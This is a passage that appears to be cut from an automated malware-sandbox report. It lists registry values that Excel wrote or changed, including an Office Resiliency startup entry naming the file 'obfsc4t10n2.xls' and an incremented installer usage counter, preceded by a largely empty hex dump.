00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE9969AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	/=/	binary	2F 3D 2F 00 20 07 00 00 02 00 00 00 00 00 00 00 44 00 00 00 01 00 00 00 20 00 00 00 18 00 00 00 6F 00 62 00 66 00 73 00 63 00 34 00 74 00 31 00 30 00 6E 00 32 00 2E 00 78 00 6C 00 73 00 00 00 6F 00 62 00 66 00 73 00 63 00 34 00 74 00 31 00 30 00 6E 00 32 00 00 00	success or wait	1	7FEE9969AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion \Installer\UserData\S-1-5-18\Products\00004109E6009040010000 0000F01FEC\Usage	ProductNonBootFilesIntl_1033	dword	1359151105	success or wait	1	7FEE9969AC0	unknown

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109E60090400100000000F01FEC\Usage	ProductNonBootFilesIntl_1033	dword	1359151105	1359151106	success or wait	1	7FEE9969AC0	unknown

Disassembly